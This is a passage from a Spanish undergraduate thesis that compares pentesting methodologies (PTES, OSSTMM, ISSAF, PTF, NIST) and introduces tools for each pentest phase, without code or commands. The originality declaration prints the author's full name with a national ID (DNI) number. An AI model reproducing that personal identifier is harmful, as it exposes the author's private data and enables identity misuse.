



FACULTAD DE  
INFORMÁTICA



TRABAJO FIN DE GRADO

# ANÁLISIS DE LAS METODOLOGÍAS Y HERRAMIENTAS FUNDAMENTALES EN EL PENTESTING

Autor: Enrique Fernández Lorenzo

Tutor: Gregorio Martínez Pérez  
Grupo: 4º - Tecnologías de la información  
Curso 2019/2020

# Índice

<b>Declaración firmada sobre la originalidad del trabajo</b>	<b>I</b>
<b>Resumen</b>	<b>II</b>
<b>Extended Abstract</b>	<b>III</b>
<b>1. Introducción</b>	<b>1</b>
<b>2. Análisis y Estado del arte</b>	<b>4</b>
<b>3. Diseño y resolución del trabajo realizado</b>	<b>5</b>
3.1. Metodologías en el pentesting . . . . .	5
3.1.1. PTES . . . . .	5
3.1.2. OSSTMM . . . . .	7
3.1.3. ISSAF . . . . .	8
3.1.4. PTF . . . . .	10
3.1.5. NIST . . . . .	11
3.1.6. OWASP . . . . .	12
3.1.7. Cyber Kill Chain . . . . .	14
3.1.8. BSI . . . . .	15
3.2. Tabla de comparativas y conclusiones . . . . .	17
3.3. Herramientas fundamentales en un pentesting . . . . .	20
3.3.1. Recogida de información . . . . .	21
3.3.1.1. Herramientas fuera del sistema . . . . .	21
3.3.1.2. Herramientas dentro del sistema . . . . .	24
3.3.2. Análisis y detección de vulnerabilidades . . . . .	28
3.3.3. Explotación . . . . .	38
3.3.4. Post Explotación . . . . .	41
3.4. Tabla de comparativas y conclusiones . . . . .	45
<b>4. Conclusiones y vías futuras</b>	<b>49</b>
<b>A. Anexo I: Técnicas utilizadas en el pentesting</b>	<b>51</b>

## Declaración firmada sobre la originalidad del trabajo


**D. Enrique Fernández Lorenzo**, con DNI **49183368F**, estudiante de la titulación de **Grado en Ingeniería Informática** de la Universidad de Murcia y autor del TFG titulado “**Análisis de metodologías y herramientas fundamentales en el pentesting**”.

De acuerdo con el Reglamento por el que se regulan los Trabajos Fin de Grado y de Fin de Máster en la Universidad de Murcia (aprobado C. de Gob. 30-04-2015, modificado 22-04-2016 y 28-09-2018), así como la normativa interna para la oferta, asignación, elaboración y defensa de los Trabajos Fin de Grado y Fin de Máster de las titulaciones impartidas en la Facultad de Informática de la Universidad de Murcia (aprobada en Junta de Facultad 27-11-2015).

DECLARO:

Que el Trabajo Fin de Grado presentado para su evaluación es original y de elaboración personal. Todas las fuentes utilizadas han sido debidamente citadas. Así mismo, declara que no incumple ningún contrato de confidencialidad, ni viola ningún derecho de propiedad intelectual e industrial.

Murcia, a 25 de Junio de 2020



Fdo.: Enrique Fernández Lorenzo

## Resumen

El aumento de ciberataques y expansión del ciberterrorismo, ha impulsado la necesidad de realizar diferentes tipos de auditorías de seguridad, tanto a las empresas, como a instituciones gubernamentales.

Uno de los aspectos más interesantes e importantes de la tecnología, es su forma de cambiar y mejorar continuamente. Esto se puede extrapolar a la seguridad informática, y es que los cibercriminales utilizan cada día nuevas técnicas que aún se desconocen y deben de ser detenidas en el mínimo tiempo posible.

En la actualidad, el activo más importante que tienen las empresas son los datos. Al ser un activo tan volátil y crítico, se debe de llevar mucha precaución con la información que manejan los empleados y las transacciones que se realizan, ya que un descuido en la ejecución de un programa malicioso, y los datos de la empresa podría desaparecer.

Por suerte, existen equipos de expertos dedicados a la securización de estos activos, y de proteger a las instituciones frente a este tipo de ataques. El estudio de este trabajo consiste en comprobar si los auditores de seguridad o *pentesters* conocen al menos, todas las metodologías que existen y las funciones que desempeña cada una, analizando las metodologías existentes y realizando una comparación entre todas ellas, para elegir la que mejor se adapta en la actualidad. La tecnología cambia y con ello los tipos de vectores de ataque que utilizan los cibercriminales. Es por eso que una buena metodología, debe de ser capaz de analizar el mayor número de dispositivos diferentes, para evitar, o reducir la superficie de ataque.

En este documento, se ha realizado un análisis de las metodologías más utilizadas en el *pentesting*, elaborando una tabla comparativa donde se siguen unos criterios que, bajo nuestro juicio, son importantes a la hora de elegir una metodología u otra. De esta manera se puede identificar qué metodología es la idónea según la situación en la que se esté. Por otro lado, se ha analizado las herramientas más utilizadas en cada una de las fases de un *pentest*, realizando otra tabla comparativa, siguiendo otros criterios que, bajo nuestro punto de vista, son importantes en cuanto a la elección de qué herramienta usar en determinadas circunstancias. Esto nos permite guiar a los *pentesters* no tan experimentados, en la elección de una metodología concreta y un determinado conjunto de herramientas, que le servirá para realizar la auditoría o *pentest* de la manera más eficaz posible.

## Extended Abstract

We live in an age of technology, in which any appliance can be connected to the internet, even the fridge. This can be very useful in certain situations where, for example, we have the emptiest fridge with respect to a threshold, and notify us by email or message that we have to go shopping.

This can be totally harmless, but in reality, it is a potential problem, and this is because any device with an internet connection can be susceptible to being attacked and manipulated by cyber criminals. There is a very famous case that happened in 2016 about a botnet called Mirai that infected hundreds of thousands of IoT (Internet of Things) devices and carried out a distributed denial of service attack on multiple websites, being used in some of the most common attacks shocking history.

That is why, the need arises to secure all kinds of devices, because as has been proven, any device, no matter how harmless it seems, must be properly secured.

In large companies, and not so big, the same thing happens, and it is that there is a false assurance that being a large company does not have simple or easy to exploit vulnerabilities. But this is not so, and it turns out that there are sometimes weaknesses in systems that may seem impossible to have, but surprisingly they do.

Fortunately, there are experts in computer security who work day after day to make technology a more secure tool. They are investigating new attack vectors that cybercriminals can carry out in order to protect themselves from attack before it happens, or in the event that it happens, to be able to mitigate damage in the most efficient and fast way possible.

The experts who play the role of cybercriminals to reproduce these simulated attacks on a company to assess its weaknesses, are known as pentesters. These experts use a process called pentesting, where they simulate techniques that are used by cybercriminals to reproduce a real attack on an organization or company, to assess its security. It is always done in a controlled environment, and the limits of the attack are previously declared with the client, to avoid suffering real damage.

There are several types of pentest that a pentester can carry out, based on the objective desired by the client requesting said service, for example, one can either start with full knowledge of the infrastructure of the organization or system to be audited, or it is completely unaware of how the organization works inside, more like what a cybercriminal who decided to attack the company would do.

A pentester, when he decides to carry out a pentesting process, does so by following a series of steps or methodology. There are many different methodologies, and depending on each one, a series of steps are carried out to evaluate the security of the organization. Some take into account a number of devices, which others may overlook, for example, the NIST methodology, analyzes Bluetooth technology, while PTES does not.

In addition, there are other methodologies that cannot be used in all possible situations, as there are some that are oriented to web services, such as OWASP, and others that are oriented to complete work environments such as ISSAF. In any case, in a security audit, a methodology that is in accordance with the client's objectives must be followed. However, there are some methodologies that, under the same circumstances, are better than others. In this document, a comparative table of the current most used available methodologies will be made, in which it will be extracted which of them would be the most appropriate to cover an organization, with the greatest possible security.

On the other hand, comment that the audit in question, carried out by the pentester, depends on it, since it is in their free choice, to opt for one or another methodology, based on the circumstance in which it is. In addition, you can use several methodologies at the same time, since, for example, if a system has a web server, and other services, you can use the OWASP methodology for the web service, and when you finish analyzing it, you can continue with the system, using another methodology. As if the auditor needs a specific phase of a methodology, even if he has not carried out that methodology from the beginning, he is free to use phases of different methodologies.

For example, if you are following the PTES methodology, but you need to do a fingerprint erase and deletion of the objects you left behind while auditing, you can safely use the Reports, Destruction and Object Cleaning phase of the ISSAF methodology.

The main objective of a pentest is to discover the different vulnerabilities that a system may have, and correct it in the shortest possible time. For this, the pentester must make two reports that reflect the work done by the auditor, so that the system administrators can solve the errors found, or in the case that they cannot be eliminated, mitigate them as far as possible.

These reports are divided into two, the first being customer-oriented, called the executive report, which reflects the vulnerabilities found without any technical information, since the objective of this report is to inform the client of the vulnerabilities it has in your system or organization, and what this can cause if it is not corrected soon. Secondly, there is the technical report, more oriented to the technical staff of the client's organization, where more specific information about the vulnerabilities found and how to correct or mitigate them will be shown.

Once the pentesting methodologies have been analyzed, and a conclusion has been drawn about which methodology is best, one of the most important aspects that a pentester must take into account is how to carry out the methodology that he has chosen. To do this, a good security expert must know and use the most powerful tools to assess the security of any institution, be it business, or government. It is clear that without a great knowledge about the different branches that computing offers, despite using the most powerful tools it will not have a very effective result. However, it is true that if you do not have the right tools, you cannot carry out an audit, no matter how much knowledge you have.

In this work, in addition, a series of tools have been analyzed that are the most used and powerful for each of the phases that an audit may have. The chosen phases belong to a general methodology that will be described in the introductory part. There are two phases in which for obvious reasons there are no tools available, one is the first phase in which the client establishes the scope and the restrictions that the audit with the pentester must have. It clarifies all the legal processes, and the different techniques that may or may not be used in conducting the pentest. These techniques can be denial of service attacks that, if meticulous control of the attack is not carried out, can cause serious damage to the client's company or organization, and the use of social engineering, whether for ethical reasons, or because the customer does not want it.

The second phase that does not require tools is the last one, where reports are generated. Some word processing tool could be used to carry out the reports, but tools intended for pentesting as such are not used, that is why this phase is also exempt from the use of tools.

Commenting on the phases that do need the use of the tools, we have, first of all, the information gathering phase. This phase is one of the most interesting and important, and sometimes it is not given its due weight. This is where all kinds of information about the organization to be audited is collected.

The collection of information can be carried out several times during a pentest process, the first, when nothing is yet known about the objective and you want to collect as much information as possible, and the second, when the auditor has already entered the system, and you need to collect other information that would be inaccessible from the outside. For example, if the client organization had a database running locally, nothing would be seen from the outside, but once inside, the process that runs the database locally would be discovered.

The next phase is called vulnerability analysis and detection. This phase seeks to detect the vulnerabilities that the system has and then exploit them. The tools used in this phase, such as Nessus, can return both false positives and false negatives, which is why the output of this type of tool must be manually verified to avoid, in the following phases, reaching dead ends.

There are also tools that are oriented to specific services, such as Burp Suite or Acunetix that are oriented to web servers. These tools, being oriented to a specific service, offers a much greater and more concrete amount of information than others that are not oriented to web servers. Most web-oriented tools generally perform many tests that are collected in a list made by the creators of the OWASP methodology, which is updated every three years, and which shows the ten most exploited vulnerabilities to date in scenarios Web.

Below is the exploitation phase. In this phase, it is where the vulnerabilities found in the previous phases are exploited to be able to generally enter the target system. There are not many exploitation tools, since what is used to take advantage of a vulnerability is an exploit, which is nothing more than a program that takes advantage of the vulnerability of a service or another program to manipulate the execution of the same and that perform actions for which it was not scheduled.

However, there are tools such as Metasploit, which have a large exploit databa-



se, and which allow to automate certain actions, such as the execution of exploits, creation of malicious code, obfuscation of malware, etc..

Finally we have the post-exploitation phase. In this phase, it is assumed that the auditor has already gained access to the system, and wants to have access to more critical information, usually escalating privileges and becoming an administrator user, on Windows systems, or root user on Linux systems. This phase can be very interesting, since once you have access to the system, you can use other techniques that allow you to access another subnet of the organization where there is much more critical information. One of these techniques is called pivoting, and it consists of accessing, through the violated system, other networks of the organization that otherwise would not have access.

Tools like Meterpreter allow to carry out a series of actions in the post-exploitation phase, in a much more effective and comfortable way than if it were done in another way or with another tool. In addition, Meterpreter can be used within Metasploit, and that is why it is so effective, since Metasploit also offers modules that can only be executed when a session has been obtained in a compromised system.

The probability of success of a pentest process is mainly based on the amount of information that has been obtained in the phases of information gathering and analysis and detection of vulnerabilities. During a pentest process, the output of the tools used must be compared with the manual verification of vulnerabilities, and in this way we will avoid false positives and negatives. In addition, during pentest, several tools of each type will be used, since some will be able to detect certain information that others cannot and vice versa.

The security of companies, and of all kinds of online infrastructures, are exposed every day, every hour and every minute. Large companies receive thousands of attacks daily. That is why cybersecurity training must be the order of the day, and the training of pentesters must be very high, since you must be prepared for all kinds of attacks that can occur at any time.

## 1. Introducción

¿Qué es el Pentesting?

El pentesting es una práctica que consiste en atacar un sistema informático, identificando los fallos encontrados para después solucionarlos y evitar que ciberdelincuentes puedan, en un futuro, atacar dicho sistema con fines malintencionados.

Un pentest o test de intrusión, está compuesto por un conjunto de técnicas y metodologías que facilitan, en cierta medida, la realización de los mismos. Se suele clasificar los pentest en base a la información que el auditor dispone, previamente, acerca del sistema a auditar.

Por un lado están los *white box pentest*<sup>1</sup> o de caja blanca, que son los test de intrusión que se realiza, conociendo a priori, toda la infraestructura del sistema. Por otro lado están los *black box pentest* o de caja negra, los cuales el auditor desconoce cualquier tipo de información acerca del sistema a auditar, esto se asemeja a lo que se encontraría un ciberdelincuente que intenta atacar un sistema sin saber cómo está compuesto por dentro. Por último existe los *gray box pentest* o caja gris, los cuales están entre los de caja negra y caja blanca. Aquí, se tiene más información que los de caja negra, pero no tanta como los de caja blanca, es decir, en los *gray box pentest* el auditor tiene información acerca de la infraestructura interna de una red, pero no de toda la organización. En algunas ocasiones, puede disponer de un usuario con privilegios limitados.

Una metodología de un test de intrusión, consta de un número de fases que debe de seguir el auditor de seguridad o pentester, con la finalidad de realizar correctamente un test de intrusión. Generalmente se puede resumir en 6 fases, que se detallará a continuación:

- Alcance y términos del test de intrusión: Esta fase es el punto de partida en todo test de intrusión. Aquí se discute, entre el cliente y el auditor, el alcance del test, duración, fechas, etc.. Además, se habla acerca de las posibles restricciones que ofrece el cliente, ya sea, probar la seguridad de una red determinada, o la prohibición del uso de la ingeniería social, entre otras muchas cosas. Se debe de firmar un contrato de confidencialidad, puesto que el auditor trabajará con información confidencial.

---

<sup>1</sup><https://resources.infosecinstitute.com/what-are-black-box-grey-box-and-white-box-penetration-testing/>

- Information Gathering: Es la fase de recolección de información, donde se recopila la mayor cantidad de información posible acerca del sistema a auditar. En esta fase se utilizan varias técnicas, google dorking,<sup>2</sup> footprinting, fingerprinting, análisis de puertos, etc.. Es importante identificar los mecanismos de protección, para conocer las posibles fallas que pueda tener.
- Análisis y detección de vulnerabilidades: En esta fase se analiza la información recopilada en busca de distintas fallas o vulnerabilidades, que pueden ocasionar un punto de entrada al sistema, a un ciberdelincuente.
- Explotación: Sin lugar a dudas, es la fase más interesante, desafiante y divertida de un pentester, ya que es en esta fase donde se ponen a prueba los conocimientos técnicos del profesional, con el objetivo, de introducirse en el sistema. Para ello, el auditor, aprovechará las vulnerabilidades encontradas en la fase previa, configuraciones débiles, credenciales por defecto, etc..
- Post-Explotación: En esta fase se parte de una intrusión realizada con éxito por el auditor, y el objetivo es el de llegar a información más crítica, escalando privilegios y obteniendo así, permisos de administrador.
- Informe: La fase final donde se documenta todo lo realizado durante el proceso de *pentest* para que el cliente sepa los pasos que se han hecho para la intrusión en su sistema. Además, se debe de definir las posibles soluciones que el cliente debe de hacer para mitigar, total o parcialmente, los fallos de su sistema.

Un test de intrusión, es algo muy importante y necesario, no sólo por parte de las grandes empresas, sino también por las pequeñas y medianas empresas. En la actualidad existen numerosas formas de atacar a una organización, siendo una de las más peligrosas, la ejecución de un *ransomware*. Este es uno de los motivos por los que las empresas pequeñas acaban cerrando, y las grandes, tienen pérdidas millonarias, además del coste de reputación tan elevado que supondría, llegando a perder la confianza de todos sus clientes.

Hoy en día los activos más importantes que tienen las empresas, son los datos que manejan. Además, toda la información está digitalizada, siendo un arma de doble filo, ya que, para la propia empresa y los trabajadores es mucho más cómodo trabajar con ella, pero es más vulnerable a ataques de cibercriminales.

Para poder evitar eso, se necesita conocer las vulnerabilidades que puede llegar a tener nuestro sistema, y por ello es esencial contratar a un *pentester*, o tenerlo

---

<sup>2</sup><https://openwebinars.net/blog/hacking-tutorial-busquedas-con-google-dorks/>

como parte de la organización, para realizar un test de intrusión. Esto evitará, que la organización reciba daños y costes por ciberataques, y en el peor de los casos, la pérdida de los clientes y cierre de la empresa. Por ello, desde el lado del auditor de seguridad, se debe conocer si las metodologías que existen para llevar a cabo un test de intrusión, son lo suficientemente eficaces, y conocidas por los *pentesters*.

Este proyecto nos brinda la oportunidad de conocer si las metodologías que existen, y que están a disposición de los auditores de seguridad, les proporciona un marco de trabajo que les ayude a cumplir los objetivos, de la mejor manera posible, que se tiene en una auditoría de seguridad.

Para realizar el trabajo presentado, en primer lugar se analizarán las distintas comparativas existentes de las metodologías que existen en el pentesting. En segundo lugar se comentará cada una de las metodologías estudiadas, y se comparará, en algunos casos, los aspectos más relevantes respecto a la metodología genérica que se ha comentado al principio de este documento. Con esto se quiere conseguir que exista un análisis que englobe a las metodologías más utilizadas en el pentesting, y en base a unos criterios establecidos bajo mi punto de vista, formar una tabla comparativa en la que se extraiga una conclusión, sobre qué metodología es mejor que otra.

En tercer lugar se comentará las herramientas fundamentales que se utilizan en un proceso de pentest real, siguiendo la metodología descrita anteriormente. Se explicará detalladamente la utilidad de cada herramienta, ayudándose de imágenes de las mismas. Además del análisis de las mismas, se establecerá otra tabla comparativa en la que, bajo mi punto de vista, se establecerán unos criterios, y se elegirán, en base a estos, las mejores herramientas para las distintas fases.

Por último se redactará una conclusión que sirva como colofón final al planteamiento del problema dado, siendo el objetivo de este trabajo, el permitir al lector poder elegir, en base a las comparativas realizadas en este documento, una metodología o herramienta en base a sus circunstancias.

## 2. Análisis y Estado del arte

En la actualidad, un pentester debe de ser consciente de todas las metodologías que se utilizan, al menos conocerlas, para poder realizar auditorías de seguridad profesionales y de calidad. El problema que hay, es que no existe una comparativa que muestre a los pentesters, no experimentados, sobre qué metodologías utilizar en determinadas situaciones.

Existen algunos análisis de metodologías, que abarcan un número escaso de ellas, dejando atrás otras metodologías importantes. Por otro lado, hay poca información en español, de calidad, sobre las posibles metodologías que hay, sin contar las pocas páginas oficiales en español que existen asociadas a sus respectivas metodologías. A continuación se detallará algunos ejemplos.

En primer lugar aparece un análisis realizado por *Eleven Paths*,<sup>3</sup> empresa del grupo Telefónica, sobre bastantes metodologías existentes en el mundo del pentesting y que se utilizan a diario. En este análisis, se nombran muchas metodologías que se utilizan hoy día; sin embargo, no se hace quizás, el suficiente hincapié en la comparativa entre ellas, y aunque se de una metodología como recomendación personal, dicha metodología puede no ser correcta en determinadas situaciones.

Por otro lado, la web de *Dragon jar*,<sup>4</sup> que es una empresa enfocada en prestar servicios de seguridad informática y análisis forense tanto en Colombia, como por toda Latinoamérica, ofrece una visión muy general de algunas de las metodologías que se utiliza en un proceso de pentest. Sin embargo, aun existiendo múltiples metodologías, deciden utilizar una propia. Dicha metodología está compuesta por 5 fases, fases que están totalmente incluidas en muchas otras metodologías que se presentan en este trabajo, e incluso la metodología que presenta y utiliza *Dragon jar* no cuenta con la fase de alcance y términos del test de intrusión, fase esencial a la hora de realizar una auditoría de seguridad.

Como se puede observar, aún falta un análisis de las metodologías existentes en el pentesting, sobre si realmente son útiles y conocidas por los auditores de seguridad. Está claro que hay ciertas metodologías que se utilizan exclusivamente en ciertas situaciones, como puede ser **OWASP** en entornos web, pero todas ellas comparten fases y fundamentos. El objetivo es claro, y es descubrir qué metodologías son mejores y en qué situaciones. Objetivos que se pretenden resolver en el presente trabajo.

---

<sup>3</sup><https://www.elevenpaths.com/>

<sup>4</sup><https://www.dragonjar.org/>

## 3. Diseño y resolución del trabajo realizado

### 3.1. Metodologías en el pentesting

El proceso de un *pentest* debe ser algo organizado, y ha de seguir una serie de pasos. Una metodología en el *pentesting*, es una serie de métodos divididos en fases, que permiten llevar a cabo un *pentest* o auditoría de seguridad de una manera organizada y efectiva.

Existen metodologías, como el **PTES**, donde busca realizar un completo examen de toda una organización, mientras que existen otras donde se centran en algunos aspectos más específicos como **OWASP**, el cual se centra más en las aplicaciones web. En cualquier caso, se analizará cada una de las metodologías por separado y se establecerá una serie de criterios de comparación entre todas las metodologías, basado en si ayudan a detectar las vulnerabilidades específicas de su ámbito, y si los profesionales de la ciberseguridad saben que pueden contar con ellas.

Además, se realizará una tabla comparativa de las metodologías, que permitirá conocer qué metodología es mejor según los criterios establecidos. Por otro lado ayudará al lector, en base a las comparativas realizadas en este documento, poder elegir una metodología en base a sus circunstancias.

A continuación se hablará de las metodologías existentes que hay en el pentesting, y se verá si cada una de ellas ayuda a la detección de vulnerabilidades y si el mundo profesional es consciente de su existencia.

#### 3.1.1. PTES

El *penetration testing execution standard*<sup>5</sup> es una de las metodologías más conocidas por todos los profesionales de la ciberseguridad. Se centra en las vulnerabilidades que se pueden hallar en toda una organización, desde las posibles fallas en los servidores web, hasta las malas configuraciones que podemos encontrar en los servidores **DNS** y, por ejemplo, las transferencias de zona. Se pretende unir la experiencia de los analistas y expertos en ciberseguridad para formar un estándar que cubra todo lo relacionado con una test de intrusión.

---

<sup>5</sup><http://www.pentest-standard.org/>

Respecto al modelo de un test de intrusión genérico mostrado en la introducción de este documento, se encuentra una fase añadida, la de modelado de amenazas.

La fase de modelado de amenazas es crítica tanto para los auditores como para la organización. Permite priorizar entre los activos más importantes, la evaluación y tratamiento de los riesgos más críticos, permitiendo así realizar un modelo de amenazas que ayude en gran medida a la organización en la protección y securización de los activos más críticos.

Esta metodología utilizada por miles de profesionales en todo el mundo, nos ayuda a detectar las vulnerabilidades debido a sus distintas fases y al hincapié que se da en la recolección de información, posibilitando así una mayor tasa de éxito en cuanto a la detección de vulnerabilidades se refiere.




Figura 1: Fases de PTES

### 3.1.2. OSSTMM

El *Open Source Security Testing Methodology Manual*<sup>6</sup> es una metodología que se ha convertido en uno de los estándares profesionales más completos y comúnmente utilizado por los auditores de seguridad, proporcionando una comprensión clara y muy profunda de la infraestructura e interconexión del sistema u organización a auditar.

Dicha metodología es de código abierto, esto es una peculiaridad muy interesante, ya que nos permite añadir nuevas técnicas o métodos más actuales para las distintas fases que nos ofrece, siendo revisado y mantenido por el Instituto para la Seguridad y Metodologías abiertas. Es por ello que está en continua evolución y eso es una ventaja importante frente a otras metodologías que puedan quedarse obsoletas.

Profundizando en esta metodología, uno descubre *tips* que pueden servir de mucha utilidad en una auditoría de seguridad, como que no hay que conformarse con la salida de los escáneres automáticos, a pesar de ser muy útiles, también hay que utilizar la verificación manual de vulnerabilidades para evitar los falsos positivos, como en algunas ocasiones ha sucedido, cuando se ha realizado un ataque de fuerza bruta a un login de una web o buscando usuarios en un servidor **SAMBA**.

La cantidad de información que hay sobre esta metodología permite a los auditores de seguridad, tener una guía para realizar sus test de penetración con éxito. Para ello existe el manual referente a esta metodología, que hasta la fecha de hoy, tiene su versión 2.1 en español. Cada fase está bien delimitada, y explicada paso a paso para un mayor entendimiento de la infraestructura a auditar.

Es de los pocos métodos que trata la seguridad física como un punto importante, y en los que se incorporan distintos pasos, bien explicados y concisos, para verificar el correcto funcionamiento de aspectos tales como la respuesta de las alarmas o la detonación de estas en distintas situaciones programadas.

Es una metodología que está dividida por secciones, muy claras y definidas, a la par de extensas. Cada sección trabaja con los aspectos fundamentales de un test de intrusión, sin dejar atrás aspectos tan importantes como la seguridad física del edificio donde se sitúe la organización, y la situación geográfica de este.

---

<sup>6</sup><https://www.isecom.org/research.html>






Figura 2: Fases de OSSTMM

### 3.1.3. ISSAF

El *Information Systems Security Assessment Framework*<sup>7</sup> es una metodología creada por el *Open Information Systems Security Group*<sup>8</sup> (**OISSG**) que está diseñada para evaluar la seguridad en una completa red de trabajo, junto con su sistema y control de aplicaciones. Es una de las metodologías más interesantes en el ámbito de la auditoría de seguridad, realizando un análisis exhaustivo de todos los aspectos relacionados con la seguridad de una organización.

Está formada por tres fases, y estas a su vez, están compuestas por otras actividades o ejercicios que el pentester debe de realizar. A pesar de tener tres fases solamente, son en las actividades donde reside el potencial de esta metodología.

La primera fase denominada Planificación y preparación es la analogía a la primera fase que se comentó en la introducción, la fase de alcance y términos del test de intrusión. El resto de fases que se comentaron, forman parte de la segunda fase de **ISSAF** llamada, Evaluación.

A la hora de evaluar las posibles vulnerabilidades que tenga la organización, se debe de hacer un pequeño análisis previo, para determinar de qué forma abordar la situación. Una vez hecho esto el auditor determinará algunos puntos débiles que puedan ser explotados utilizando técnicas que no necesiten mucho contacto con el sistema. A continuación se utilizan herramientas de detección de vulnera-

---

<sup>7</sup>[http://www.oissg.org/wiki/index.php?title=PENETRATION\\_TESTING\\_METHODODOLOGY](http://www.oissg.org/wiki/index.php?title=PENETRATION_TESTING_METHODODOLOGY)

<sup>8</sup><https://www.oissg.org/>

bilidades junto a la explotación manual, para evitar los falsos positivos y negativos.

Por último, cabe destacar la última fase, denominada *Reportes, Limpieza y Destrucción de Objetos*, que cuenta con las actividades relacionadas con el borrado de huellas y posibles documentos, registros, etc.. que se hayan podido quedar en la organización auditada. En el caso de que no se puedan eliminar dichos elementos de forma remota, se tendrá que especificar a los administradores locales, la manera de eliminarlos. Es una fase muy interesante que, sin lugar a dudas, mejora las auditorías de seguridad, limpiando los residuos que se suelen dejar en un *pentest*.

Esta metodología cuenta con pocas fases, pero cada fase tiene una serie de sub-fases las cuales hacen de esta una metodología completa y sencilla de implementar. Es muy utilizada por los *pentesters* principiantes sin embargo, los *pentesters* experimentados recurrirán quizás a otras metodologías más extensas y completas.




Figura 3: Fases de ISSAF

#### 3.1.4. PTF

El *Penetration Testing Framework*<sup>9</sup> es un *framework* que ayuda a auditores de seguridad a llevar a cabo sus test de intrusión ofreciendo una serie de técnicas o herramientas divididas por fases. Para cada una de las fases, se nombra una serie de pasos independientes para llevar a cabo, de la mejor forma, el objetivo que se desee. Por ejemplo se tiene la fase de enumeración, y en ella, se diferencian los puertos más utilizados por los sistemas. En este caso a modo de ejemplo se ha escogido el puerto 21 (**FTP**).

Para realizar un estudio en profundidad sobre el puerto 21 que tendría un sistema, este framework nos ofrece mucha información acerca de lo que se puede hacer, como por ejemplo, nos dice de comprobar que la cuenta de anonymous, esté habilitada, de esta manera podríamos enumerar los posibles ficheros que están siendo compartidos a través del servidor **FTP** sin necesidad de conocer ciertas credenciales. Otra de las técnicas que nos dice es la de utilizar ataques de fuerza bruta, y además nos muestra distintas herramientas que podemos usar, como hydra, medusa y brutus.

Sin duda este framework le será de utilidad a cualquier auditor de seguridad, tanto a los recién llegados, como a los expertos, ya que ofrece una cantidad de información muy útil y que puede servir para solucionar vulnerabilidades en el sistema que a simple vista se desconocen, comprobar malas configuraciones, o configuraciones por defecto que pueden ser un grave problema para la seguridad de la organización.

En este análisis nos ha sorprendido la cantidad y la calidad de la información que aparece en este *framework*, y seguramente los auditores más experimentados se apoyen en él. Además, se puede utilizar en conjunto con cualquier metodología, es por eso que ofrece una gran ayuda, independientemente de la metodología que se utilice.

---

<sup>9</sup><http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>

### 3.1.5. NIST

El **NIST** (*NIST SP 800 115 Technical Guide to Information Security Testing and Assessment*)<sup>10</sup> es una guía técnica para evaluaciones y pruebas de seguridad de la información que fué publicada por el instituto nacional de estándares y tecnología (**NIST**) del gobierno de los EEUU. En ella se muestra los pasos para realizar una Evaluación de Seguridad de la Información (**ESI**) de manera eficaz. Entre los distintos activos y objetos de evaluación, se encuentran los servidores, redes de datos, procedimientos, y las propias personas.

